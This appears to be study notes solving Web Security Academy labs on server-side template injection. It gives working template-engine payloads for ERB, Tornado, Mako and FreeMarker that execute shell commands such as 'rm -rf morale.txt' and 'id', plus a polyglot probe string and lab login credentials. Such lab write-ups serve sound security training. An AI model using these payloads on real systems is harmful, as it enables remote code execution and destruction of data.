Server side template injection


universal error= `${{<%[%'"}}%\`

Lab: Basic server-side template injection

This lab is vulnerable to server-side template injection due to the unsafe construction of an ERB template.

To solve the lab, review the ERB documentation to find out how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.


```
%3C%=%20system(%27rm%20-rf%20morale.txt%27)%20%%3E

<%= system('rm -rf morale.txt') %>
```




Lab: Basic server-side template injection (code context)

This lab is vulnerable to server-side template injection due to the way it unsafely uses a Tornado template. To solve the lab, review the Tornado documentation to discover how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.

You can log in to your own account using the following credentials: `wiener:peter`







```
7*7}}{%25import+os%25}{{os.system('rm+-rf+morale.txt')}}{{7*7
```


Lab: Server-side template injection using documentation


This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and use the documentation to work out how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.


You can log in to your own account using the following credentials:

```
content-manager:C0nt3ntM4n4g3r
```


Web Security Academy
Server-side template injection using documentation
Back to lab description
LAB Not solved
Home | My account
Template:
<%
import os
x=os.popen('id').read()
%>
${x}
Trying Mako Python
Preview
Save
49


https://0aa8007103f5d218809a9ebf00520097.web-security-academy.net/product/template?productI
Import bookmarks... lab-solutions All labs | Web Security... Medium BugBountyHunting.com Hacker101 CTF
<%
import os
x=os.popen('id').read()
%>
${x}
it is Freemaker Java
Preview
Save
<% import os x=os.popen('id').read() %> FreeMarker template error (DEBUG mode; use RETHROW in production!): The following has evaluated to null or missing: ==> x [in template "freemarker" at line 5, column 3] ---- Tip: If the failing expression is known to legally refer to something that's sometimes null or missing, either specify a default value like myOptionalVar!myDefault, or use <#if myOptionalVar??>when-present<#else>when-missing</#if>. (These only cover the last step of the expression; to cover the whole expression, use parenthesis: (myOptionalVar.foo)!myDefault, (myOptionalVar.foo)?? ---- ---- FTL stack trace ("~" means nesting-related): - Failed at: ${x} [in template "freemarker" at line 5, column 1] ---- Java stack trace (for programmers): ----
freemarker.core.InvalidReferenceException: [... Exception message was already printed; see it above ...] at
freemarker.core.InvalidReferenceException.getInstance(InvalidReferenceException.java:134) at
freemarker.core.EvalUtil.coerceModelToTextualCommon(EvalUtil.java:479) at freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:401) at
freemarker.core.EvalUtil.coerceModelToStringOrMarkup(EvalUtil.java:370) at
freemarker.core.DollarVariable.calculateInterpolatedStringOrMarkup(DollarVariable.java:100) at
freemarker.core.DollarVariable.accept(DollarVariable.java:63) at freemarker.core.Environment.visit(Environment.java:331) at
freemarker.core.Environment.visit(Environment.java:337) at freemarker.core.Environment.process(Environment.java:310) at
freemarker.template.Template.process(Template.java:383) at lab.actions.templateengines.FreeMarker.processInput(FreeMarker.java:58) at
lab.actions.templateengines.FreeMarker.act(FreeMarker.java:42) at lab.actions.common.Action.act(Action.java:57) at
lab.actions.common.Action.run(Action.java:39) at lab.actions.templateengines.FreeMarker.main(FreeMarker.java:23)









```
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("rm -rf morale.txt")}
```


Lab: Server-side template injection in an unknown language with a documented exploit

This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and find a documented exploit online that you can use to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.










Lab: Server-side template injection with information disclosure via user-supplied objects

This lab is vulnerable to server-side template injection due to the way an object is being passed into the template. This vulnerability can be exploited to access sensitive data.

